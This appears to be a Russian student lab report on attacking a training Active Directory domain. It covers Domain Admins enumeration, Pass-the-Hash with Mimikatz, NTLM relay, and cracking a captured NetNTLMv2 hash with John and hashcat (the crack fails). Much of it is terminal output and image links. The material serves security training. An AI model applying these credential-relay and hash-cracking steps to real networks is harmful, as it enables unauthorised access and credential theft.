
Задание 1. Анализ доменной инфраструктуры




Состав группы Domain Admins (АДМИНИСТРАТОРЫ ДОМЕНА@ACME.SKB) и связи членства

Задание 2. Выполнение атак


Атака 1: Pass-the-Hash (PtH)

Скачиваем и запускаем Mimikatz на ws01:




Получаем привилегии.

Находим хеш NTLM:



Атака 2: NTLM Relay

Перехватываем аутентификацию и relay-им её на другой сервис.







Ключевая строка:

[*] Authenticating against smb://10.0.20.51 as ACME/STUDENT SUCCEED

говорит об успешном подключении.

После попытки войти на сетевую папку виртуальной машины Kali с рабочей станции ws01 появился новый файл с ntlm-хешами





Попытаемся взломать перехваченный хеш при помощи John:

```
┌──(kali㉿kali)-[~]
└─$ cat hashes_ntlmv2.txt
student::ACME:dd21c7fb21ea3a51:9f3e9f9e49c1f417630382814fd71c6e:0101000000000000cf5ed4f835e5dc01353dbd7245fa8432000000000200080041004300 4d0045000100080044004300300031000400100061006300 6d0065002e0073006b00620003001a00640063003000310 02e00610063006d0065002e0073006b00620005001000610063006d0065002e0073006b00620007000800cf5ed4f835e5dc0106000400020000000800300030000000000000000100000002000005c99937688b949c6b8e1cc334481e1fa9c9941baa902adf7a5235cf5e5b4d82e0a0010000000000000000000000000000000000000009001e00630069006600730 02f00310030002e0030002e0033003000 2e00310032000000000000000000000000

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 hashes_ntlmv2
stat: hashes_ntlmv2: No such file or directory

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 hashes_ntlmv2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:15 DONE (2026-05-16 16:21) 0g/s 941809p/s 941809c/s 941809C/s  !!12Honey..*7¡Vamos!
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show hashes_ntlmv2.txt
0 password hashes cracked, 1 left

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 hashes_ntlmv2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:14 DONE (2026-05-16 16:24) 0g/s 956888p/s 956888c/s 956888C/s  !!12Honey..*7¡Vamos!
Session completed.

┌──(kali㉿kali)-[~]
└─$ tr -d '\r' < hashes_ntlmv2.txt | sed 's/[[:space:]]*$//' > clean_hash.txt

┌──(kali㉿kali)-[~]
└─$ cat clean_hash.txt
student::ACME:dd21c7fb21ea3a51:9f3e9f9e49c1f417630382814fd71c6e:0101000000000000cf5ed4f835e5dc01353dbd7245fa8432000000000200080041004300 4d0045000100080044004300300031000400100061006300 6d0065002e0073006b00620003001a00640063003000310 02e00610063006d0065002e0073006b00620005001000610063006d0065002e0073006b00620007000800cf5ed4f835e5dc0106000400020000000800300030000000000000000100000002000005c99937688b949c6b8e1cc334481e1fa9c9941baa902adf7a5235cf5e5b4d82e0a0010000000000000000000000000000000000000009001e00630069006600730 02f00310030002e0030002e0033003000 2e00310032000000000000000000000000

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 clean_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:15 DONE (2026-05-16 16:30) 0g/s 951808p/s 951808c/s 951808C/s  !!12Honey..*7¡Vamos!
Session completed.

┌──(kali㉿kali)-[~]
└─$ sudo apt install hashcat -y
[sudo] password for kali:
```

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 5600 -a 0 clean_hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v7.1.2) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl pr
oject]
====================================================================================================
* Device #01: cpu-skylake-avx512-Intel Xeon Processor (Skylake, IBRS), 2950/5900 MB (1024 MB allocatable), 2MCU

/home/kali/.local/share/hashcat/hashcat.dictstat2: Outdated header version, ignoring content
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.


Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory allocated for this attack: 512 MB (5789 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: STUDENT::ACME:dd21c7fb21ea3a51:9f3e9f9e49c1f4176303...000000
Time.Started.....: Sat May 16 16:35:02 2026, (15 secs)
Time.Estimated...: Sat May 16 16:35:21 2026, (4 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
```




Хэш перехвачен успешно, но пароль не найден в словаре rockyou.txt (пароль сложный/не стандартный).


Атака 3: Pass-the-Ticket (PtT)

